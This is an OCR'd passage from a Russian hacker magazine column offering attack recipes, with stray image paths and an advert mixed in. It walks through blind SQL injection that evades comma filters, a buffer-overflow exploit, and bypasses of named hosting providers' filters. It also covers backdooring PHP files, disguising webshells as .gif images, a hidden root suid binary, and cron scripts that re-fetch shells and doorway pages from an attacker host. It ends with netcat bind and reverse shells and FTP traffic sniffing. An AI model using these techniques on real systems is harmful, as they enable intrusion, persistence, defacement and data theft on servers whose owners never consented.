Напоследок — интересная деталь. На самом деле, одновременно с GoogleMaps, то есть 5 лет назад, был представлен и просмотр аэрофотоснимков онлайн. Не в виде довольно тормозного веб-сервиса на Silverlight, а с помощью программы VirtualEarth, которую мы не раз выкладывали на диске :).

Spyder spyder@antichat.net
Андрей Комаров komarov@itdefence.ru

Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



ЗАДАЧА: ОБОЙТИ ФИЛЬТРАЦИЮ СИМВОЛОВ ЗАПЯТОЙ ПРИ ПРОВЕДЕНИИ SQL-INJECTION

РЕШЕНИЕ:

Задача не банальная. Хоть и встречается редко, но, как правило, ставит в тупик многих людей. Допустим, мы имеем такой код:

```
<?php
if(isset($_GET['id']) && $_GET['id']!=''){
$replaced = preg_replace(/,/,'',$_GET);
....
здесь какие-то запросы с использованием переменной $replaced
```

К чему же мы приходим? Невозможно использовать конструкцию union select, если в запросе участвует больше 2-х полей. OK, крутим как слепую, скажешь ты. Но в данном случае большинство известных способов, таких как использование функций substring(), mid(), ExtractValue(), а также последние наработки Qwazar'a в области раскрутки слепых инъекций работать не будут. Что же делать? Будем использовать логику SQL-выражений, и здесь поможет нам LIKE.
Для начала узнаем версию:

```
id=1 and version() like '4%'--
```

Если запрос не удался, значит, версия, отличная от 4*. Пробуем по-другому:

```
id=1 and version() like '5%'--
```

OK, запрос такой же, как и при

```
id=1 and 1=1--
```

А это значит, что первый символ версии мы подобрали успешно. Я думаю, ты понял, что делать дальше, но я все же покажу.
Узнаем названия таблиц в information_schema.tables; желательно знать примерное название колонки, если нас интересует таблица с юзерами, я делаю обычно так:

```
id=1 and (select 1 from information_schema.columns where
column_name like '%pass%' and table_name like 'u%')--
```

В данной конструкции '%pass%' остается неизменным, а подбираем мы именно table_name. Если первый запрос прошел удачно, тогда пробуем подобрать второй из символов:

```
id=1 and (select 1 from information_schema.columns where
column_name like '%pass%' and table_name like 'us%')--
```

И так далее. Предположим, мы получили имя таблицы users и колонки username, password,id. Составим запрос на получение пароля из базы:

```
id=1 and (select 1 from users where id=1 and password like
'q%')--
```

Подбирается по образу и подобию предыдущих запросов. Символ % в конструкции LIKE говорит о том, что после 'q' находится 1 и более любых символов.

№ 2

ЗАДАЧА: ПЕРЕДАТЬ УПРАВЛЕНИЕ ПО ОПРЕДЕЛЕННОМУ АДРЕСУ В ПАМЯТИ ПОСРЕДСТВОМ BUFFER OVERFLOW

РЕШЕНИЕ:

Это, так сказать, один из первых шагов в написании эксплоитов и шелл-кодов для программ, подверженных переполнению стека. Я не буду рассказывать про все аспекты работы с памятью, затрону лишь основное. Итак, имеем уязвимую программу:

```
#include "stdio.h"
void return_input (char *s) {
 char array[12];
 strcpy(array,s);
 printf("%s\n", array);
}
char text () {
 printf("Example\n");
}
main ( int argc, char *argv[] ) {
 text();
 return_input(argv[1]);
 return 0;
}
```

В этом случае переменная array объявлена с установленным размером в 12 байт, но при копировании проверки на длину данных не происходит. Скомпилируем и попробуем передать программе больше 30 байт:

```
spyder@l33t:~/c> ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
Example
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Ошибка сегментирования (core dumped)
```

Посмотрим на дамп памяти:

```
spyder@l33t:~/c> gdb bof core
...........................
Core was generated by './bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA'.
```


Загрузка pcap-файла в программу для визуализации топологии



Организация Bindshell на Windows Vista/7


```
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
```

Символы 0x41 (A) переполнили стек и заполнили собой регистры ebp и eip. Регистр eip указывает на адрес возврата, область в памяти, куда должно перейти управление программы. Наша задача — подменить eip на нужное значение. Для примера вызовем функцию text() во второй раз. Для этого надо узнать ее адрес в памяти:

```
spyder@133t:~/c> gdb bof
(gdb) disas main
Dump of assembler code for function main:
0x0804848d <main+0>:   push  %ebp
0x0804848e <main+1>:   mov   %esp,%ebp
0x08048490 <main+3>:   and   $0xfffffff0,%esp
0x08048493 <main+6>:   sub   $0x10,%esp
0x08048496 <main+9>:   call  0x8048479 <text>
0x0804849b <main+14>:  mov   0xc(%ebp),%eax
0x0804849e <main+17>:  add   $0x4,%eax
0x080484a1 <main+20>:  mov   (%eax),%eax
0x080484a3 <main+22>:  mov   %eax,(%esp)
0x080484a6 <main+25>:  call  0x8048454 <return_input>
0x080484ab <main+30>:  mov   $0x0,%eax
0x080484b0 <main+35>:  leave
0x080484b1 <main+36>:  ret
```

Видим вызов функции text
0x08048496 <main+9>: call 0x8048479 <text>
В моем случае адрес — 0x08048496. Теперь напишем небольшой эксплоит для перезаписи адреса возврата значением 0x08048496. Для этого потребуется отправить программе 12 байт мусорного кода, которые заполнят стек, еще 4 байта, которые заполнят регистр ebp, и, наконец, наши 4 байты, которые попадут в регистр eip. Так как компилятор gcc использует определенную оптимизацию, нам нужно передать еще 6 байт мусорного кода. В итоге сплоит выглядит так:

```
main () {
```



Установка взаимоотношений между отдельным IP и всеми хостами, обнаруженными в эфире

```
  char stuff[]= «AAAAAAAAAAAAAAAAAAAAAAAA\x96\x84\x04\x08»;
  execlp("./bof","./bof",&stuff,NULL);
}
```

Стек работает с методом доступа к элементам LIFO (Last In — First Out, «последним пришел — первым вышел»), и поэтому мы указываем байты в обратном порядке. Пробуем запустить наш эксплоит:

```
spyder@133t:~/c> ./eip
Example
AAAAAAAAAAAAAAAAAAAAAAAA??
Example
```

Как ты можешь видеть, функция text() выполнилась второй раз, что говорит о том, что мы удачно изменили адрес возврата.

№ 3 ЗАДАЧА: УЗНАТЬ ИМЕНА КОЛОНОК В ТАБЛИЦЕ, ЗНАЯ ЕЕ НАЗВАНИЕ

РЕШЕНИЕ:

Представлю недавно опубликованный на форуме sla.ckers.org юзером Paic способ, с помощью которого можно узнать имена колонок, если они имеют тип NOT NULL. Отправляем первый запрос, чтобы узнать, сколько колонок в нужной нам таблице:

```
id=1 and (select * from users) = (1)
```

В результате MySQL вернет ошибку «Operand should contain 7 column(s)». Это значит, что в таблице users 7 полей. Тогда составим логически верный запрос:

```
id=1 and (1,2,3,4,5,6,7) = (select * from users union select
1,2,3,4,5,6,7 limit 1)
```

Запрос верный и ошибки мы не увидим. А теперь о том, как узнать имена колонок.
Для каждого поля в запросе поочередно подставляем последовательность символов %0 и, если у поля стоит ключ NOT NULL, мы увидим ошибку. Посмотрим на примере:

```
id=1 and (1,2,3,4,5,6,7) =
(select * from users union select 1%0,2,3,4,5,6,7
limit 1)
```

В итоге видим ошибку «Column 'id' cannot be null».

```
Файл  Правка  Вид  Журнал  Закладки  Настройка  Справка
spyder@1335:~/c> ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
Example
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
Ошибка сегментирования (core dumped)
spyder@1335:~/c>
c : bash
```

Переполняем буфер программы символами А



ЗАДАЧА: ЗАКРЕПИТЬСЯ НА ВЗЛОМАННОМ СЕРВЕРЕ

РЕШЕНИЕ:

Рассмотрим случай, если у нас права не root. Для начала нужно пробекдорить различные пшп-файлы функциями, через которые можно выполнять команды либо PHP-код. Вот небольшой их список. Самые палевные:

```
system()
passthru()
exec()
shell_exec()
pcntl_exec()
eval()
```

Эти функции очень быстро обнаруживаются админами, поэтому можно использовать менее популярные и менее известные:

```
assert()
preg_replace() с модификатором e
$a($b)
usort()
и другие
```

Следующее, что следует сделать — это расплодить и спрятать веб-шеллы. Если это какой-либо паблик двиг, вроде joomla, wordpress или vbulletin, то замаскировать шелл под окружение не очень сложно. Так же хорошей методикой считается маскировка шелла под нестандартные для PHP расширения. Рассмотрим такую ситуацию, когда в папке images много картинок, но все они имеют расширение .jpg. Мы можем спрятать шелл в .gif-картинке! Для этого создадим здесь .htaccess с таким содержимым:

```
AddType application/x-httpd-php .gif
```

Теперь все .gif-файлы будут выполняться как пшп-код.
Ну а что же делать, когда мы получили рут на сервере и хотим его сохранить? Первым делом прочитай файл /etc/shadow, — в нем хранятся пароли всех пользователей системы. Стоит сказать, что руткитов под новые версии ядер не выпускали очень давно, а запуск старых в лучшем случае вызовет ошибку, и в худшем похоронит сервер. Основными вариантами закрепления на сервере

```
Файл  Правка  Вид  Журнал  Закладки  Настройка  Справка
and "show warranty" for details.
This GDB was configured as "i586-suse-linux".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/spyder/c/bof...done.

warning: Can't read pathname for load map: Ошибка ввода/вывода.
Reading symbols from /lib/libc-2.10.1.so...Reading symbols from /usr/lib/debug/l
ib/libc-2.10.1.so.debug...done.
done.
Loaded symbols for /lib/libc-2.10.1.so
Reading symbols from /lib/ld-2.10.1.so...Reading symbols from /usr/lib/debug/lib
/ld-2.10.1.so.debug...done.
done.
Loaded symbols for /lib/ld-2.10.1.so
Core was generated by `./bof AAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x0804849b in main ()
(gdb) i r
eax            0x8      8
ecx            0xffffffff       -1
edx            0xb7724340       -1217248448
ebx            0xb7722ff4       -1217253388
esp            0xbfcb8710       0xbfcb8710
ebp            0x41414141       0x41414141
esi            0x0      0
edi            0x0      0
eip            0x804849b        0x804849b <main+14>
eflags         0x10282  [ SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

Смотрим результат в дебагере

являются: протроянивание OpenSSH и маскировка суидников. Про пакости в OpenSSH ты можешь прочитать в статье ShadOS'а, которую непременно найдешь в Гугле, а про суидники я расскажу прямо сейчас, благо, тут нет ничего сложного. Создаем на сервере файл suid.c, содержимое которого:

```
#include <stdio.h>
 int main(int argc, char **argv){
  system(argv[1]);
 }
```

Компилируем его командой gcc suid.c -o suid. Суидник (наверняка ты знаешь) — это исполняемый файл с suid-битом. Суид-бит позволяет выполнять программы от имени пользователя, к которому он принадлежит. Эта программа принимает параметр и вызывает функцию system(). Попробуем запустить ее без suid-бита:

```
./suid id
uid=30(www) gid=30(www)
```

А звтем из-под рута выполним команду:

```
chown 0:0 suid;chmod 4755 suid
```

И — выполним от пользователя www:

```
./suid id
uid=30(www) gid=30(www) egid=0(root)
```

Пусть тебя не смущает uid=30, теперь у нас полноценные права рута! Нужно как следует спрятать его в каталоге /usr/bin.




ЗАДАЧА: ОБОЙТИ ЗАЩИТЫ SWEB И PETERHOST ХОСТИНГОВ

РЕШЕНИЕ:


Эти хостинги отличаются защитой от различных атак, таких как PHP- и SQL-инъекции. Но на деле все защиты легко обходятся.

1) union select.
Sweb — тут защита только в $_GET-переменных; если есть возможность отправить данные методом POST, то защита обходится.
Peterhost — фильтруются и $_GET, и $_POST переменные, но обходится еще проще; достаточно вместо пробела между словами union и select вставить любые другие пробельные символы, такие как символ табуляции, перевода каретки и прочее. Вот их неполный список:



Организация reverse-shell на Windows Vista/7

```
%09
%0a
%0b
%0c
%0d
```



Сорец небольшого эксплоита, изменяющего адрес возврата...

2) order by.
В обоих случаях вместо order by можно использовать group by, про который сотрудники хостингов, видимо, не знают. Так же можно написать буквы в разных регистрах, oRdEr bY, либо использовать вышеперечисленные пробельные символы.
3) PHP-injection.
Здесь абсолютно никакой защиты нет, разве что свеб хостинг пугает нас страшными ошибками, если в переменной указать /etc/passwd, хотя никто не помешает проверять наличие инклудов другими файлами, например /etc/hosts.



ЗАДАЧА: НАСТРОИТЬ КРОН ДЛЯ ПОСТОЯННОГО НАЛИЧИЯ ФАЙЛА НА СЕРВЕРЕ

РЕШЕНИЕ:

Допустим, ты взломал сайт и очень хочешь, чтобы там остался твой шелл/фрейм/дор. Рассмотрим все ситуации подробно.
1) Шелл.
Создадим файлик (назовем его cronshell.php) с содержимым:

```
<?php
$file = /home/user/www/shell.php;
if(file_exists($file) == false) {
  copy('http://www.h4x0r.com/shell.txt', $file);
}
?>
```

Код будет проверять, существует ли файл на сервере и, если его нет, скопирует с твоего сайта. Кстати, убедись, что директива allow_url_fopen установлена в значение On, иначе используй функцию system() и команду wget.
2) Фрейм.
Фрейм мы будем размещать в файле index.php, хотя ты можешь сделать это с любым другим файлом. Для начала скопируй файл index.php с фреймом внутри на удаленный сервер; это будет наш бэкап, на случай если админ заметит фрейм. Далее напишем скрипт cronframe.php:

```
<?php
$frame = 'здесь код твоего фрейма';
$frame = preg_quote($file,'/');
$file = file_get_contents('/home/user/www/index.php');
preg_match($frame,$result,$file); // проверяем файл на наличие фрейма
if ($result == '') { // если фрейма нет
  system('rm /home/user/www/index.php'); // удаляем файл
  copy('http://www.h4x0r.com/index.txt', '/home/user/www/index.php'); // и копируем на его место файл с фреймом
}
?>
```

3) Доры.

```
<?php
$testfile = '/home/user/www/dors/sitemap.html'; //файл для проверки наличия доров
if(file_exists($testfile) == false) { // проверяем на наличие файла и, если нет...
  system('rm -rf /home/user/www/dors;mkdir /home/user/www/dors');
   copy('http://www.h4x0r.com/dors.tgz',
    '/home/user/www/dors/'); // копируем архив с дорами в папку
   system('tar xzf /home/user/www/dors/dors.tgz');
      // и разархивируем его
}
?>
```

А теперь о том, как заставить крон обрабатывать наши файлы. Создадим в папке /home/user/ временный файл test:

```
SHELL=/bin/bash
MAILTO=user
0-59 * * * * /home/user/cron.php
```


Разберем его: первая строка указывает, какую шелл-оболочку нужно использовать, вторая, какому юзеру отправлять отчет о работе крона и, наконец, третья указывает, что файл /home/user/cron.php должен выполняться каждую минуту. Теперь занесем запись в таблицу, для этого выполним команду:


```
crontab /home/user/test
```

Готово! В каталоге /var/spool/cron будет создан файл «user» примерно с таким содержимым:

```
# DO NOT EDIT THIS FILE — edit the master and reinstall.
# (/home/user/test installed on Mon Mar 29 02:31:34 2004)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
SHELL=/bin/bash
MAILTO=user
0-59 * * * * /home/user/cron.php
```

— и файл /home/user/cron.php будет запускаться каждую минуту.


...и результат его работы, как видим, успешной


Перехват файлов по FTP-транспорту

№ 7 ЗАДАЧА: СДЕЛАТЬ ВИЗУАЛИЗАЦИЮ ТОПОЛОГИИ ИЗ ЗАХВАЧЕННОГО СЕТЕВОГО ТРАФИКА

РЕШЕНИЕ:
Подобные вещи умеет делать NMAP, правда, после передачи ему его же отчета либо при проведении сканирования. Движок там еще сыроват, при обилии хостов жутко виснет и делает работу невозможной. Поэтому предлагаю тебе немного другое решение.

1. Зададим какой-нибудь параметр для сбора трафика в файл .pcap:

```
tcpdump -w test.pcap -i eth1 tcp port 6881 or udp \( 33210 or
33220 \)
```

2. Сохраненный трафик скормим специальной программе — rumint (rumint.org), которая в два щелчка выдаст тебе топологическую карту в нескольких вариантах просмотра.

№ 8 ЗАДАЧА: СНИФАЯ СЕТКУ, ПЕРЕХВАТИТЬ ФАЙЛЫ В ЯВНОМ ВИДЕ ПО FTP

РЕШЕНИЕ:
Современные сниферы позволяют нюхать трафик, но получать целые файлы — очень проблемно. Собирать в бинарном виде дату этих файлов и сохранять вручную — неудобно! Для автоматизации процесса существуют более простые программы, вроде FTPXerox v1.0 (members.fortunecity.com/sektorsecurity/projects/ftpxerox.html). Как только она палит, что где-то передается файл, то сразу перехватывает его и сохраняет локально.
Все, что требуется — только запустить программу. Предварительно надо перенаправить траф на себя, проведя одну из атак по несанкционированному сбору пользовательского трафика. Утилита открывает неразборчивый режим сетевой карты, поэтому опционально эта возможность должна быть поддерживаема твоим адаптером.
Софтинка имеет лишь одно ограничение — нет поддержки пассивного режима работы FTP. В остальном — работает без каких-либо глюков.

№ 9 ЗАДАЧА: НАУЧИТЬСЯ РАБОТАТЬ С NETCAT ПОД VISTA

РЕШЕНИЕ:
Здесь нет ничего сложного, но есть уловка, которую немногие знают. Попробуй при вызове интерпретатора обратиться к powershell.exe, вместо привычного cmd.exe и посмотришь, что получится :).

```
Организация BindShell:

nc -l -e powershell.exe -t -p 666
telnet localhost 666

Организация ReverseShell:
nc -l -p 666
nc -e powershell.exe localhost 666
```

Еще один трюк связан с широкими возможностями PowerShell. Например, на нем можно создать клон netcat, только в скриптовой интерпретации:

```
function Trace-Port([int]$port=23,
[string]$IPAdress="127.0.0.1", [switch]$Echo=$false){
   $listener = new-object System.Net.Sockets.
TcpListener([System.Net.IPAddress]::Parse($IPAdress), $port)
   $listener.start()
   [byte[]]$bytes = 0..255|%{0}
   write-host "Waiting for a connection on port $port..."
   $client = $listener.AcceptTcpClient()
   write-host "Connected from $($client.Client.
RemoteEndPoint)"
   $stream = $client.GetStream()
   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
   {
      $bytes[0..($i-1)]|%{$_}
      if ($Echo){$stream.Write($bytes,0,$i)}
   }
   $client.Close()
   $listener.Stop()
   write-host "Connection closed."
}
```

Пример запуска сценария:


```
PS> Trace-Port -ip 192.168.1.99 -port 333
Waiting for a connection on port 333...

Now script waiting for connection on port 333. I will connect to
this port using telnet.exe, and then write word "Test" into it:

Connected from 192.168.1.99:61829
84
101
115
116
13
10
Connection closed.
```


Соответственно, меняя «test»-параметр, ты можешь добиться успешной передачи команд на исполнение.

СЫРОК ЗЕБРА -
БЫСТРЫЙ ВЗЛОМ ГОЛОДА!






АНДРЕЙ КОМАРОВ KOMAROV@ITDEFENCE.RU ИТЦ «АНАЛИТИКА» / ITDEFENCE.RU



ОБЗОР ЭКСПЛОИТОВ

РУБРИКУ МОЖНО ПЕРЕИМЕНОВЫВАТЬ В «КАК СТРАШНО ЖИТЬ», УЧИТЫВАЯ, ЧТО С КАЖДЫМ НОМЕРОМ, ДНЕМ И ДАЖЕ ЧАСОМ ЧИСЛО ОБНАРУЖЕННЫХ БРЕШЕЙ В РАЗЛИЧНЫХ СИСТЕМАХ И ПО НЕ УМЕНЬШАЕТСЯ, А НЕИЗМЕННО РАСТЕТ. МЕЖДУ ПРОЧИМ, К ЧИТАТЕЛЯМ, ДЕЛОВОЕ ПРЕДЛОЖЕНИЕ НА ПЕРСПЕКТИВУ — ЕСЛИ ЗАНИМАЕШЬСЯ АНАЛИЗОМ КОДА, ИЗУЧЕНИЕМ АСПЕКТОВ БЕЗОПАСНОСТИ ПО И МОЖЕШЬ ЧЕМ-ТО ПОДЕЛИТЬСЯ, ТО ПРИСЫЛАЙ СВОИ ЗАМЕЧАНИЯ ИЛИ ПРЕДЛОЖЕНИЯ НА МОЮ ПОЧТУ. НАИБОЛЕЕ ИНТЕРЕСНЫЕ ИЗ НИХ ПОПАДУТ НА СТРАНИЦЫ РУБРИКИ И ПОРАДУЮТ ГЛАЗ. ИНТЕРЕСНЕЕ ВСЕГО, ЕСЛИ ЭТО БУДУТ ЕЩЕ НЕОПУБЛИКОВАННЫЕ НИГДЕ ЭКСПЛОИТЫ ИЛИ БРЕШИ БЕЗОПАСНОСТИ.



